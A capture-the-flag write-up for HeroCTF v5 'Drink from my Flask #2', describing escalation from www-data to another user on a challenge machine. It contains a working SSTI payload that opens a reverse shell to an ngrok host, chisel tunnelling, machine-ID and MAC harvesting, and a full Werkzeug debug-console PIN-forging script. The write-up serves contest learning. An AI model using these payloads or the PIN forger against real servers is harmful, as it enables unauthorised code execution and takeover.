# Drink from my Flask#2
## Background
Great job, you got acces to the machine ! But our dev has been working on an
update. Can you leverage that to elevate your privileges ?
Format : **Hero{flag}**
Author : **Log_s**
NB: This challenge is a sequel to Drink from my Flask #1. Start the same
machine and continue from there.
## Enumeration
**Remote Code Execute (RCE) via Server-Side Template Injection (SSTI) payload
from "Drink from my Flask#1":** (Writeup:
[https://siunam321.github.io/ctf/HeroCTF-v5/Web/Drink-from-my-
Flask-1/](https://siunam321.github.io/ctf/HeroCTF-v5/Web/Drink-from-my-
Flask-1/))
\- Setup a port forwarding service like Ngrok:
```shell
┌[siunam♥earth]-(~/ctf/HeroCTF-v5/System/Drink-from-my-
Flask#2)-[2023.05.13|22:13:16(HKT)]
└> ngrok tcp 4444
[...]
Forwarding tcp://0.tcp.ap.ngrok.io:15516 -> localhost:4444
[...]
```
\- Setup a `nc` listener:
```shell
┌[siunam♥earth]-(~/ctf/HeroCTF-v5/System/Drink-from-my-
Flask#2)-[2023.05.13|22:19:07(HKT)]
└> nc -lnvp 4444
listening on [any] 4444 ...
```


\- Send the reverse shell payload:
```python
{{
self._TemplateReference__context.cycler.__init__.__globals__.os.popen(\"python3
-c 'import
os,pty,socket;s=socket.socket();s.connect((\\\\\"0.tcp.ap.ngrok.io\\\\\",15516));[os.dup2(s.fileno(),f)for
f in(0,1,2)];pty.spawn(\\\\\"/bin/bash\\\\\")'\").read() }}
```
```shell
┌[siunam♥earth]-(~/ctf/HeroCTF-v5/System/Drink-from-my-
Flask#2)-[2023.05.13|22:28:03(HKT)]
└> nc -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47154
www-data@flask:~/app$ whoami;hostname;id
whoami;hostname;id
www-data
flask
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@flask:~/app$
```
I'm `www-data`!
Now, let's enumerate the system!
**System users:**
```shell
www-data@flask:~/app$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
flaskdev:x:1000:1000:,,,:/home/flaskdev:/bin/bash
www-data@flask:~/app$ ls -lah /home
ls -lah /home
total 12K
drwxr-xr-x 1 root root 4.0K May 13 03:17 .
drwxr-xr-x 1 root root 4.0K May 13 14:13 ..
drwxr-xr-x 1 flaskdev flaskdev 4.0K May 13 03:17 flaskdev
```
\- System user: `flaskdev`
**Let's dig deeper into that user!**
```shell
www-data@flask:~/app$ ls -lah /home/flaskdev/
ls -lah /home/flaskdev/
total 28K
drwxr-xr-x 1 flaskdev flaskdev 4.0K May 13 03:17 .
drwxr-xr-x 1 root root 4.0K May 13 03:17 ..
lrwxrwxrwx 1 root root 9 May 13 03:17 .bash_history -> /dev/null
-rw-r--r-- 1 flaskdev flaskdev 220 May 13 03:17 .bash_logout
-rw-r--r-- 1 flaskdev flaskdev 3.7K May 13 03:17 .bashrc
-rw-r--r-- 1 flaskdev flaskdev 807 May 13 03:17 .profile
-r-------- 1 flaskdev flaskdev 31 May 13 03:17 flag.txt
-rwxr-xr-x 1 root root 219 May 12 10:17 reboot_flask.sh
```
In that user's home directory, it has `flag.txt`, `reboot_flask.sh`.
**`reboot_flask.sh`:**
```sh
if [ `ps -aux | grep -E ".*/usr/bin/python3 /var/www/dev/app.py" | wc -l` != "2" ]
then
pkill python3 -U 1000
/usr/bin/python3 /var/www/dev/app.py # This dev app is not exposed, it's ok to
run it as myself
fi
```
This script will check the process of `/var/www/dev/app.py` is running or not.
If it's not running, then kill it's process and run `/usr/bin/python3
/var/www/dev/app.py`.
**`/var/www/dev/app.py`:**
```python
from flask import Flask, Request, Response, make_response
from flask import request, render_template_string
import argparse
import jwt
import werkzeug
parser = argparse.ArgumentParser()
parser.add_argument("--port", help="Port on which to run the server",
required=False, type=int, default=5000)
app = Flask(__name__)
class middleware():
def __init__(self, app):
self.app = app
def __call__(self, environ, start_response):
request = Request(environ)
# Check for potential payloads in GET params
for key, value in request.args.items():
if len(value) > 50:
res = Response(u'Anormaly long payload', mimetype= 'text/plain', status=400)
return res(environ, start_response)
# Check for potential payloads in route
if len(request.path) > 50:
res = Response(u'Anormaly long payload', mimetype= 'text/plain', status=400)
return res(environ, start_response)
return self.app(environ, start_response)
app.wsgi_app = middleware(app.wsgi_app)
def add(a, b):
return a + b
def substract(a, b):
return a - b
def multiply(a, b):
return a * b
def divide(a, b):
if b < 0:
return "Error: Division by zero"
return a / b
operations = {
"add": add,
"substract": substract,
"multiply": multiply,
"divide": divide
}
def generateGuestToken():
return jwt.encode({"role": "guest"}, key="key", algorithm="HS256")
@app.route("/")
def calculate():
token = request.cookies.get('token')
if token is None:
token = generateGuestToken()
try:
decodedToken = jwt.decode(token, key="key", algorithms=["HS256"])
decodedToken.get('role')
except:
token = generateGuestToken()
# Check if operation is valid to avoid crashes !
op = request.args.get('op')
if op not in ["add", "substract", "multiply", "divide"]:
resp = make_response("Invalid operation
Example: /?op=substract&n1=5&n2=2
")
resp.set_cookie('token', token)
return resp
n1 = request.args.get('n1')
n2 = request.args.get('n2')
# Check if n1 and n2 are numbers, and prevent crashes ahah !
try:
n1 = int(n1)
n2 = int(n2)
except:
return "Invalid number
"
result = operations[op](n1, n2)
resp = make_response(render_template_string(render_template_string("""
Result: {{ result }}
""", result=result)))
resp.set_cookie('token', token)
return resp
@app.route("/adminPage")
def admin():
# Get JWT token from cookies
token = request.cookies.get('token')
# Decode JWT token
try:
decodedToken = jwt.decode(token, key="key", algorithms=["HS256"])
except:
return render_template_string("Invalid token
"), 403
# Get role
role = decodedToken.get('role')
if role is None:
return render_template_string("Invalid token
"), 403
if role == "admin":
return render_template_string("Welcome admin !"), 200
return render_template_string("Sorry but you can't access this page, you're a
'{role}'", role=role), 403
@app.errorhandler(werkzeug.exceptions.BadRequest)
def handle_page_not_found(e):
return render_template_string("{page} was not found
Only routes / and /adminPage are available
", page=request.path), 404
app.register_error_handler(404, handle_page_not_found)
app.run(debug=True, use_debugger=True, use_reloader=False, host="0.0.0.0",
port=parser.parse_args().port)
```
**Since I want a stable shell and transfering files between my VM and the
instance machine, I'll switch to [`pwncat-
cs`](https://github.com/calebstewart/pwncat):**
```shell
┌[siunam♥earth]-(~/ctf/HeroCTF-v5/System/Drink-from-my-
Flask#2)-[2023.05.13|22:49:10(HKT)]
└> pwncat-cs -lp 4444
/home/siunam/.local/lib/python3.11/site-packages/paramiko/transport.py:178:
CryptographyDeprecationWarning: Blowfish has been deprecated
'class': algorithms.Blowfish,
[22:49:11] Welcome to pwncat ?! __main__.py:164
[22:50:01] received connection from 127.0.0.1:35986 bind.py:84
[22:50:05] localhost:35986: registered new host w/ db manager.py:957
(local) pwncat$
(remote) www-data@flask:/var/www/app$ whoami;hostname;id
www-data
flask
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@flask:/var/www/app$
```
**Now, we can upload the `pspy` binary, which list out all the running
processes:**
```shell
(local) pwncat$ upload /opt/pspy/pspy64 /tmp/pspy64
/tmp/pspy64 ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% •
3.1/3.1 MB • 3.5 MB/s • 0:00:00
[22:52:14] uploaded 3.08MiB in 5.77 seconds upload.py:76
(local) pwncat$
(remote) www-data@flask:/var/www/app$ chmod +x /tmp/pspy64
(remote) www-data@flask:/var/www/app$ /tmp/pspy64
[...]
2023/05/13 14:53:01 CMD: UID=0 PID=496 | CRON -f
2023/05/13 14:53:01 CMD: UID=0 PID=497 | CRON -f
2023/05/13 14:53:01 CMD: UID=1000 PID=498 | /bin/sh /home/flaskdev/reboot_flask.sh
2023/05/13 14:53:01 CMD: UID=1000 PID=501 | grep -E .*/usr/bin/python3 /var/www/dev/app.py
2023/05/13 14:53:01 CMD: UID=1000 PID=500 | ps -aux
2023/05/13 14:53:01 CMD: UID=1000 PID=499 | /bin/sh /home/flaskdev/reboot_flask.sh
2023/05/13 14:53:01 CMD: UID=1000 PID=502 | wc -l
2023/05/13 14:54:01 CMD: UID=0 PID=503 | CRON -f
2023/05/13 14:54:01 CMD: UID=1000 PID=504 | CRON -f
2023/05/13 14:54:01 CMD: UID=1000 PID=505 | /bin/sh /home/flaskdev/reboot_flask.sh
2023/05/13 14:54:01 CMD: UID=1000 PID=506 | /bin/sh /home/flaskdev/reboot_flask.sh
2023/05/13 14:54:01 CMD: UID=1000 PID=509 | wc -l
2023/05/13 14:54:01 CMD: UID=1000 PID=508 | grep -E .*/usr/bin/python3 /var/www/dev/app.py
2023/05/13 14:54:01 CMD: UID=1000 PID=507 | ps -aux
```
As you can see, every minute a cronjob will be ran, which executes `/bin/sh
/home/flaskdev/reboot_flask.sh`.
**Now, which port is the development version of the web application is
running?**
**Since `netstat`, `ss` doesn't exist on the instance machine, I'll upload
`netstat` to there:**
```shell
(local) pwncat$ upload /usr/bin/netstat /tmp/netstat
/tmp/netstat ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% •
155.3/155.3 KB • ? • 0:00:00
[22:55:37] uploaded 155.30KiB in 2.91 seconds upload.py:76
(local) pwncat$
(remote) www-data@flask:/var/www/app$ chmod +x /tmp/netstat
(remote) www-data@flask:/var/www/app$ /tmp/netstat -tunlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 9/python3
tcp 0 0 0.0.0.0:5000 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.11:41449 0.0.0.0:* LISTEN -
udp 0 0 127.0.0.11:47134 0.0.0.0:* -
```
As you can see, **the development one is running on port 5000**.
```shell
(remote) www-data@flask:/var/www/app$ curl http://localhost:5000/
Invalid operation
Example: /?op=substract&n1=5&n2=2
```
**Let's compare the production one and the development one:**
```diff
┌[siunam♥earth]-(~/ctf/HeroCTF-v5/System/Drink-from-my-
Flask#2)-[2023.05.13|23:02:30(HKT)]
└> diff dev_app.py prod_app.py
24c24
< if len(value) > 50:
\---
> if len(value) > 35: # 40 would be enough, but you never know, hein poda
29c29
< if len(request.path) > 50:
\---
> if len(request.path) > 35:
117c117
< return render_template_string("Sorry but you can't access this page, you're
a '{role}'", role=role), 403
\---
> return render_template_string("Sorry but you can't access this page, you're
> a '{}'".format(role)), 403
122c122,123
< return render_template_string("{page} was not found
Only routes / and /adminPage are available
", page=request.path), 404
\---
> html = "{page} was not found
Only routes / and /adminPage are available
".format(page=request.path)
> return render_template_string(html), 404
127c128
< app.run(debug=True, use_debugger=True, use_reloader=False, host="0.0.0.0",
port=parser.parse_args().port)
\ No newline at end of file
\---
> app.run(host="0.0.0.0", port=parser.parse_args().port, debug=False,
> use_reloader=False)
\ No newline at end of file
```
**In the production one's SSTI exploit, it's fixed on the `/adminPage`, as the
`role` will just render `{role}`.**
```shell
(remote) www-data@flask:/var/www/app$ curl -i -s -k -X $'GET' \
> -H $'Host: localhost:5000' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64;
> rv:102.0) Gecko/20100101 Firefox/102.0' -H $'Accept:
> text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
> -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate'
> -H $'Connection: close' -H $'Upgrade-Insecure-Requests: 1' \
> -b
> $'token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJyb2xlIjoie3sgc2VsZi5fVGVtcGxhdGVSZWZlcmVuY2VfX2NvbnRleHQuY3ljbGVyLl9faW5pdF9fLl9fZ2xvYmFsc19fLm9zLnBvcGVuKCdpZCcpLnJlYWQoKSB9fSJ9.Ex_wow2iHjH97TNLAr0V-iO25-bnWc-
> prB3Bkw-KMDw' \
> $'http://localhost:5000/adminPage'
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/2.3.4 Python/3.10.6
Date: Sat, 13 May 2023 15:09:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 55
Connection: close
Sorry but you can't access this page, you're a '{role}'
```
To access the development one, we must need to do port forwarding.
**To do so, I'll use `chisel`:**
```shell
(local) pwncat$ upload /opt/chisel/chiselx64
./chiselx64 ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% •
8.1/8.1 MB • 3.3 MB/s • 0:00:00
[23:30:16] uploaded 8.08MiB in 9.85 seconds upload.py:76
(local) pwncat$
(remote) www-data@flask:/tmp$ chmod +x chiselx64
```
**Reverse port fowarding in server:**
```shell
┌[siunam♥earth]-(/opt/chisel)-[2023.05.13|23:33:20(HKT)]
└> ./chiselx64 server -p 4444 --reverse
2023/05/13 23:33:23 server: Reverse tunnelling enabled
2023/05/13 23:33:23 server: Fingerprint
e64LBwv+C0Ou8eG0p91ZpOmnV58zy7yJQ+QVSwfpDgI=
2023/05/13 23:33:23 server: Listening on http://0.0.0.0:4444
```
**Connect to the server from the client:**
```shell
(remote) www-data@flask:/tmp$ ./chiselx64 client 0.tcp.ap.ngrok.io:18937
R:5001:127.0.0.1:5000&
[1] 106
2023/05/13 15:47:59 client: Connecting to ws://0.tcp.ap.ngrok.io:18937
```
**Now we can visit the development one in `localhost:5001`:**

**After some testing, the 404 and admin page doesn't vulnerable to SSTI
anymore:**

Hmm... How can we escalate our privilege to user `flaskdev`...
**In the development one, the `debug` mode is set to `True`!**
**In Flask, if debug mode is enabled, anyone can go to `/console`!**

***This console page can execute any Python code!!***
**Although it's being locked by the PIN code, we can bypass that!**
In KnightCTF 2023, I wrote a writeup for a web challenge called "Knight
Search": [https://siunam321.github.io/ctf/KnightCTF-2023/Web-API/Knight-
Search/](https://siunam321.github.io/ctf/KnightCTF-2023/Web-API/Knight-
Search/).
In that writeup, I mentioned how to bypass the PIN code.
**Boot ID:**
```shell
(remote) www-data@flask:/tmp$ cat /etc/machine-id
68f432c96a6d45f585a019af1ad31fc2
```
**MAC address:**
```shell
(remote) www-data@flask:/tmp$ cat /sys/class/net/eth0/address
02:42:0a:63:64:02
```
**Final public and private bits:**
\- Public bits:
\- username: `flaskdev`
\- modname: `flask.app`
\- `Flask`
\- The absolute path of `app.py` in the flask directory:
`/usr/local/lib/python3.10/dist-packages/flask/app.py` (You can find this by
triggering `ZeroDivisionError` via `/?op=divide&n1=0&n2=0`)
\- Private bits:
\- MAC address: `2482665382914`
\- Machine ID: `68f432c96a6d45f585a019af1ad31fc2`
```py
#!/bin/python3
import hashlib
from itertools import chain
probably_public_bits = [
'flaskdev',# username
'flask.app',# modname
'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
'/usr/local/lib/python3.10/dist-packages/flask/app.py' # getattr(mod,
'__file__', None),
]
private_bits = [
'2482665382914',# str(uuid.getnode()), /sys/class/net/ens33/address
# Machine Id: /etc/machine-id + /proc/sys/kernel/random/boot_id +
/proc/self/cgroup
'68f432c96a6d45f585a019af1ad31fc2'
]
h = hashlib.sha1() # Newer versions of Werkzeug use SHA1 instead of MD5
for bit in chain(probably_public_bits, private_bits):
if not bit:
continue
if isinstance(bit, str):
bit = bit.encode('utf-8')
h.update(bit)
h.update(b'cookiesalt')
cookie_name = '__wzd' + h.hexdigest()[:20]
num = None
if num is None:
h.update(b'pinsalt')
num = ('%09d' % int(h.hexdigest(), 16))[:9]
rv = None
if rv is None:
for group_size in 5, 4, 3:
if len(num) % group_size == 0:
rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
for x in range(0, len(num), group_size))
break
else:
rv = num
print("Pin: " + rv)
```
However, it still doesn't work...
**In `/var/www`, I noticed something weird:**
```shell
(remote) www-data@flask:/var/www$ ls -lah
total 20K
drwxr-xr-x 1 root root 4.0K May 13 03:17 .
drwxr-xr-x 1 root root 4.0K May 13 03:17 ..
drwxr-xr-x 1 root root 4.0K May 13 03:17 app
drwxrwxrwx 1 root root 4.0K May 13 03:17 config
drwxr-xr-x 1 root root 4.0K May 13 03:17 dev
```
The `config` directory is world-writable/readable/executable.
```shell
(remote) www-data@flask:/var/www$ ls -lah config/
total 8.0K
drwxrwxrwx 1 root root 4.0K May 13 03:17 .
drwxr-xr-x 1 root root 4.0K May 13 03:17 ..
lrwxrwxrwx 1 root root 12 May 13 03:17 urandom -> /dev/urandom
```
Inside that directory, it has a symbolic link (symlink) file pointing to
`/dev/urandom`.
What can we do with that...
## Exploitation
**Then, I opened a ticket just to confirm the Werkzeug Debug Console is the
right track or not:**

So, 100% sure it's about Werkzeug Debug Console PIN code bypass...
**Hmm... Let's read through the generating PIN code source code:**
```shell
(remote) www-data@flask:/var/www/app$
(local) pwncat$ download /usr/local/lib/python3.10/dist-
packages/werkzeug/debug/__init__.py
```
**Then, around reading through it...**
```python
private_bits = [
str(uuid.getnode()),
get_machine_id(),
open("/var/www/config/urandom", "rb").read(16) # ADDING EXTRA SECURITY TO
PREVENT PIN FORGING
]
```
**`/var/www/config/urandom`????**
That makes a lot more sense why the symlink `urandom` file exists!
The above modifiied `private_bits` not only getting the MAC address of the
machine and machine ID, **but also 16 bytes from `/var/www/config/urandom`!**
**Now, since the directory `/var/www/config/` is world-writable, we can just
modify it!**
```shell
(remote) www-data@flask:/var/www/app$ cd /var/www/config/
(remote) www-data@flask:/var/www/config$ mv urandom urandom.bak
(remote) www-data@flask:/var/www/config$ vi urandom
(remote) www-data@flask:/var/www/config$ cat urandom
AAAAAAAAAAAAAAAA
```
The modified `/var/www/config/urandom` now consists 16's A character!
**Now, the correct private bits is!**
```python
private_bits = [
'2482665383426',# str(uuid.getnode()), /sys/class/net/ens33/address
# Machine Id: /etc/machine-id + /proc/sys/kernel/random/boot_id +
/proc/self/cgroup
'97752bf5a62a4e9588a4aa4ccf85660f',
'AAAAAAAAAAAAAAAA'
]
```
> Note: The MAC address and machine ID is changed because of different
> instance machine.
```shell
┌[siunam♥earth]-(~/ctf/HeroCTF-v5/System/Drink-from-my-
Flask#2)-[2023.05.14|20:51:07(HKT)]
└> python3 werkzeug-pin-bypass.py
Pin: 103-934-238
```
Fingers crossed!


Let's go!!!
**We can now read user `flaskdev`'s flag!**
```python
import os
os.popen('id').read()
os.popen('cat /home/flaskdev/flag.txt').read()
```

\- **Flag: `Hero{n0t_s0_Urandom_4ft3r_4ll}`**
## Conclusion
What we've learned:
1\. Werkzeug Debug Console PIN Code Bypass With Extra Hardening
2\. Horizontal Privilege Escalation Via Werkzeug Debug Console
Original writeup (https://siunam321.github.io/ctf/HeroCTF-v5/System/Drink-
from-my-Flask-2/).